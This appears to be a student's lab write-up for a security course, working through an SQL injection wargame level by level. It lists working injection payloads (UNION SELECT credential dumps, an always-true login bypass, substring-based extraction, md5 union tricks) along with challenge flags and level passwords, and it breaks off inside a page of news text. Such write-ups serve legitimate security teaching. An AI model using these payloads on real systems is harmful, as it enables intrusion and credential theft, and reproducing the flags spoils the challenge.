Jaleel Rogers

Professor Mukhopadhyay


CIS 4204.01

20 February 2024

SQLI Level 1

- cat=1+ORDER+BY+4–

  Revealed there are a total of 4 columns as if I do an order by 5 I get an error the column doesn't exist



Hornoxe
thatwaseasy

You made it!


You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: **passwords_will_change_over_time_let_us_do_a_shitty_rhyme**

- cat=1+UNION+SELECT+NULL,NULL,username,password+FROM+level1_user
  - Revealed the usernames and passwords for the 3 and 4th column in level1_users
  - All the columns returned are data type int, however the last two columns are printed on the screen. So we use the last two column to print the username and password as:

SQLI Level 2

- 'OR'1'='1



Welcome to level 2

A simple loginbypass

Target: Login
Hint: Condition

Username:
Password:

access granted

You can raise your wechall.net score with this flag: 1222e2d4ad5da677efb188550528bfaa

The password for the next level is: **feed_the_cat_who_eats_your_bread**

Jaleel Rogers


Professor Mukhopadhyay

CIS 4204.01

20 February 2024

- For the login bypass the username did not matter compared to the password. By altering the logic such as 1=1 makes the condition always true, regardless of the username, the password will always be corrected.

SQLI Level 3

- Username is Admin, tablename is level3_users.
- Assume there are two users TheCow and Admin.
- Have access to the username, first name, name ICQ, and email meaning we know that there are at least five columns.
- Noticed that when I clicked a username like a cow the usr in the hyperlink changed. Decided to play with that to see what I'll get.
    - 

      Show userdetails:


      Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/urlcrypt.inc** on line **26**
      TheCow
      Admin
- Error revealed code for the accepting the user input into the database. Copy and pasted it into a notepad.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024


- 

```
<!--?php

    // warning! ugly code ahead :)
    // requires php5.x, sorry for that

    function encrypt($str)
    {
        $cryptedstr = "";
        srand(3284724);
        for ($i =0; $i < strlen($str); $i++)
        {
            $temp = ord(substr($str,$i,1)) ^ rand(0, 255);

            while(strlen($temp)<3)
            {
                $temp = "0".$temp;
            }
            $cryptedstr .= $temp. "";
        }
        return base64_encode($cryptedstr);
    }

    function decrypt ($str)
    {
        srand(3284724);
        if(preg_match('%^[a-zA-Z0-9/+]*={0,2}$%',$str))
        {
            $str = base64_decode($str);
            if ($str != "" && $str != null && $str != false)
            {
                $decStr = "";

                for ($i=0; $i < strlen($str); $i+=3)
                {
                    $array[$i/3] = substr($str,$i,3);
                }

                foreach($array as $s)
                {
                    $a = $s ^ rand(0, 255);
                    $decStr .= chr($a);
                }

                return $decStr;
            }
            return false;
        }
        return false;
    }
?-->
```

- The passwords are encrypted in Base64. Before I inserted my SQL I encrypted it
  - usr=MDc2MTk0MDEzMTgyMTQxMjMxMjIzMDc1MTk5MTA5MTg0MTU5MDkzMjM5MDc4MDczMjM3MDc3MTc0MDcwMDU3MTk5MjM0MjE5MDgyMjQ2MTUzMjIwMjI3MDYyMjE4MTU3MDM2MTE2MTgxMTQ0MTk5MTYzMDQ1MDI3MTY1MTQzMDM2MTM2MTkxMjI0MDIzMTk1MDcxMTQwMTE1MDE2MTU5MTMzMDc3MDYwMTkwMTgyMDM5MDUxMDMwMjE2MDA2MDY3MTE3MTI2MDk2MTU1MTkyMDE0
    - Displays table numbers
    - echo encrypt("Admin' order by 7#");
  - MDc2MTk0MDEzMTgyMTQxMjMxMjIzMDc1MTk5MTA5MTg0MTU5MDkzMjM5MDc4MDczMTcwMDE4MjQ4MDI0MDk5MTM4MTc4MTQ2MDcyMjM

zMTMwMjAwMTY5MDYwMjEyMTMxMTE5MTExMTkxMTQ4MTk4MjI3M
DQwMTA0MTkwMTU3MDQ0MTU5MjM2MTY2MDE4MTk2MDc5MjIyMTI
yMDg1MTU2MTQ3MDY4MTI1MTQzMTYyMDU3MDUxMDgxMTQwMTAz
MDgwMTEyMTE0MTI0MjIyMTk5MDg4MTQwMjIxMDg4MDQ3MjExMTU1
MTAzMDQ2MTMzMTAwMTE4MjEyMDYwMTQ2MTQzMDkwMTA1

- echo encrypt("'union select 1,username,3,4,password,6,name from level3_users where username='Admin '#")



Welcome to Level 3

Target: Get the password of the user Admin.
Hint: Try to get an error. Tablename: level3_users

Show userdetails:

Username:	TheCow
First name:	Walter
Name:	Willi
ICQ:	123456789
Email:	cow@timbuktula.ccc

Login correct. You are admin :);


You can raise your wechall.net score with this flag: a707b245a60d570d25a0449c2a516eca

The password for the next level is: **put_the_kitten_on_your_head**

-

SQLI Level 4

- Find the number of characters present in the column of keyword using length function in sql




Welcome to Level 4

Target: Get the value of the first entry in table level4_secret in column keyword
Disabled: like

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/config.inc.php** on line **107**

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/config.inc.php** on line **112**

Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/config.inc.php** on line **129**

- 

  Warning: preg_match() expects parameter 2 to be string, array given in **/var/www/html/hackit/config.inc.php** on line **129**


Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024

- ○ Turned the id variable into an array
- id=1+union+select+null,keyword+from+level4_secret+where+SUBSTRING(keyword,1,1)>"w"--
    - Used to find each position of the word
- **killstickswithbr1cks!** Is the keyword



Welcome to Level 4

Target: Get the value of the first entry in table level4_secret in column keyword
Disabled: like


Click me

Query returned 1 rows.

Word correct.

You can raise your wechall.net score with this flag: e8bcb79c389f5e295bac81fda9fd7cfa

The password for the next level is: **this_hack_it's_old**



SQLI Level 5

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in **/var/www/html/hackit/level5.php** on line **46**
User not found!

Username:

Password:


- Result occurred when I typed '$username' into username and 'md5($password)'

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024




Welcome to Level 5

Target: Bypass the login
Disabled: substring , substr, (,), mid
Hints: its not a blind, the password is md5-crypted, watch the login errors

Some things are disabled!!

- ○ Got an error: ' union select 'anythin', 'md5(a)



Login successful!

You can raise your wechall.net score with this flag: ca5c3c4f0bc85af1392aef35fc1d09b3

The password for the next level is: **the_stone_is_cold**

- ○ hey' union select 1, md5('hey') #
- ○ Tried to put the 1 in a union select. The password must contain the string that is being hashed by md5


SQLI Level 6

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



Welcome to Level 6


Target: Get the first user in table level6_users with status 1

Click me

Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in **/var/www/html/hackit/level6.php** on line

Notice: Trying to get property of non-object in **/var/www/html/hackit/level6.php** on line **28**
User not found

Username:
Password:

- There are two fields
- Can't do a blind attack
    - 

      Welcome to Level 6

      Target: Get the first user in table level6_users with status 1

      Click me

      Some things are disabled!
- Skipped the level, wasn't able to find the successful attack vector, taking the credentials from someone else to skip

SQLI Level 7


- Used the single quote into the search field

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024




Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

An error occured!:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' OR text.title LIKE '%'%')' at line 1

```
SELECT news.*,text.text,text.title FROM level7_news news, level7_texts text WHERE text.id = news.id AND (text.text LIKE '%'%' OR text.title LIKE '%'%')
```

- ') union select null,null,null,autor from level7_news news, level7_texts text where ('%' = '
- Revealed information at the end of the blobs of text.



Lorem Ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Apple updates the low-end MacBook
Apple on Wednesday updated its low-end consumer notebook, adding a slightly faster processor and a larger hard drive. The 13-inch white MacBook now comes with a 2.13GHz Intel Core 2 Duo processor, adding a little more speed over the previous 2GHz processor. The hard drive has also been increased from 120GB to 160GB in the upgrade. Memory for the machine remains at 2GB DDR2, expandable to 4GB for an extra $100. Apple made no changes to the graphics card, choosing to stay with the Nvidia GeForce 9400m unit. Despite the upgrades, Apple is sticking with its $999 price tag on the machine. The changes bring the low-end white MacBook closer in specs to the unibody aluminum MacBook. However, there are still advantages to the unibody design, including the ability to upgrade the hard drive to solid state and the use of the faster DDR3 memory.

Google: The browser is the computer
SAN FRANCISCO--Google spent Wednesday morning trying to get developers excited about the next generation of Web technologies by showing off how future Web applications will mimic desktop apps. "It's time for us to take advantage of the amazing opportunity that is before us," said Google CEO Eric Schmidt, kicking off Google I/O 2009 in San Francisco. Schmidt was referring to the growing sense that the Internet and browsers--rather than a computer's operating system--will be the future foundation for application development. The industry isn't quite ready for that yet. Many of applications demonstrated before the crowd of around 4,000 developers will require the widespread adoption of HTML 5 technologies, which are still under development by a consortium of companies and organizations. Still, Google's Vic Gundotra, vice president of engineering, noted that the four modern open-source browsers (Firefox, Safari, Chrome,and Opera) are all adopting some HTML 5 technologies as they become more stable, taking every opportunity possible to ding Microsoft's Internet Explorer for lagging behind the other four browsers. Gundotra showed off how Web applications will be able to take advantage of five main HTML 5 concepts: canvas tags, video tags, geolocation, application caching and database, and Web Workers. For example, canvas tags help developers bring all kinds of sophisticated graphics to their Web applications without having to use a plug-in--which is also the appeal of the video tag. Google showed off an "experiment" with YouTube videos coded using the video tags, which gives developers quite a few more options when it comes to how those videos can be embedded into a Web page. Geolocation is another huge topic of late with mobile applications. Google showed off how its Google Latitude application takes advantage of a new iPhone geolocation API that Apple will release as part of the iPhone 3.0 software to run in the mobile Safari browser. Mozilla's Jay Sullivan also showed off how Firefox 3.5 will come with a button that allows the browser to pinpoint your location in Google Maps using Wi-Fi and cell tower positioning data.

CERN's collider won't chill next winter
The Large Hadron Collider, currently undergoing repairs, will change its schedule and run through the winter to make sure the experiment provides workable results. The European Centre for Nuclear Research (CERN) flagship particle accelerator has been out of action since September, when an electrical fault called a halt to an experiment to understand the fundamental physics of matter. It is scheduled to restart in September 2009. Images: Where particles, physics theories collide Click image for gallery on the Large Hadron Collider. (Credit: Maximilien Brice for CERN) On Wednesday, James Gillies, head of communications at CERN, said the LHC could carry on running over the subsequent months. Normally, CERN particle-acceleration operations cease in November for the winter, because energy costs throughout the winter months are prohibitively high. "The schedule is fairly tight," Gillies told ZDNet UK. "Instead of shutting down for the winter, this year, we will start up in September, October, or later, and run continually until we have enough data in the can. We will run straight through the winter if necessary." CERN is able to cover the energy cost of running the LHC during outside its schedule because it had had less expenditure while the experiment was halted, Gilles said. "We're getting the money from the standard CERN budget," he said. "If we hadn't had the incident last year, we would be running the LHC." Gillies added that CERN would continue to be supplied by EDF on the French side and EOS on the Swiss side, and that EOS would provide energy through the cold season. The energy demands of the LHC are high. The particle beams are designed to run at a maximum of 7 TeV, and have run at around 5 TeV. There is 350MJ stored in each beam, which CERN scientists estimate has enough energy to drill a 30m hole in copper. The LHC experiment, designed to smash beams of nuclear particles into each other, was brought to a halt nine days after it was started. A fault in a copper bus-bar caused a resistive zone, which then prevented the normal operation of a quench. This caused an electrical arc, which punctured the cavity containing liquid helium used to supercool both the experiment and the magnets which direct and focus the particle beams. The fault was the result of an insufficiently welded joint between two of the bus-bars, which are used to 